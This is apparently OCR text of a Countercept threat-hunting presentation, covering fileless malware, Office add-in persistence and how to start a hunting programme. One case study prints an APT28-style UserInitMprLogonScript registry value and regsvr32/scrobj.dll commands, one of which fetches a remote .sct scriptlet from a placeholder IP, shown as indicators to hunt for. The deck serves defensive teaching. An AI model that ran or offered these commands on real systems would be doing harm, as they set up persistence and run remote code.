
https://lyndseyreneephotography.files.wordpress.com/2011/05/img_5916editname.jpg

http://cdn.newsapi.com.au/image/v1/1f5388a9571cf7f7022158aee1726ced

CASE STUDY 3: FILELESS MALWARE



CASE STUDY 4



COUNTERCEPT

HUNT OF THE DAY

COUNTERCEPT

What is HOTD?

- Important aspect of threat hunting
- Latest findings
- Agents go work now!

Why HOTD?

- Detect and respond to threat (Unknown to you)

CASE STUDY 4:

HUNT OF THE DAY

COUNTERCEPT

William Knowles
@william_knows

Follow

Macros disabled? Trusted locations disabled/inaccessible? Excel has you covered for persistence. Takes UNC paths. Works w/ VBA&XLL add-ins.

MWR LABS

Advisories + /var/log/messages Publications Tools

‹ /var/log/messages

+ Article


Add-In Opportunities for Office Persistence

William Knowles, 21 April 2017

Vitali Kremez
@VK_Intel

Follow

@FireEye: "#APT28 Targets Hospitality Sector" 👍 -> another IOC is key "UserInitMprLogonScript" in HKCU\Environment fireeye.com/blog/threat-re ...



CASE STUDY 4:

HUNT OF THE DAY

COUNTERCEPT


Key	Type	Value
TEMP	REG_EXPAND_SZ	%USERPROFILE%\AppData\Local\Temp
TMP	REG_EXPAND_SZ	%USERPROFILE%\AppData\Local\Temp
UserInitMprLogonScript	REG_SZ	regsvr32.exe /s /n /u /i:"C:\Users\[redacted]\AppData\Roaming\[redacted]txt" scrobj.dll

regsvr32.exe /s /n /u /i:”C:\xxxxxxxxx” scrobj.dll

regsvr32.exe /s /n /u /i:http://xxx.xxx.xxx.xxx/hello.sct scrobj.dll

CASE STUDY 4:

HUNT OF THE DAY



GETTING STARTED

COUNTERCEPT

HOW TO START

COUNTERCEPT

- Start small, Dream big
- Work with what you have
  - People (Hunt Sprint)
  - Process
  - Technology
- Go for the low hanging fruit first..
- Getting the budget -> DBIR/Equifax
- MITRE ATT&CK™

CONCLUSION

COUNTERCEPT

- Threat Hunting should be part of your detection strategy
- Anyone can start threat hunting
- Establish the PEOPLE, PROCESS then technology

Threat Hunting 101 - Become The Hunter

https://youtu.be/vmVE2PCVwHU

Securi-Tay 2017 - Advanced Attack Detection

https://youtu.be/ihElrBBJQo8


Taking Hunting to the Next Level: Hunting in Memory - SANS Threat Hunting Summit 2017

https://youtu.be/EVBCoV8lpWc

Github: Python Exe Unpacker

https://github.com/countercept/python-exe-unpacker

QUESTIONS?
问题?



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COUNTERCEPT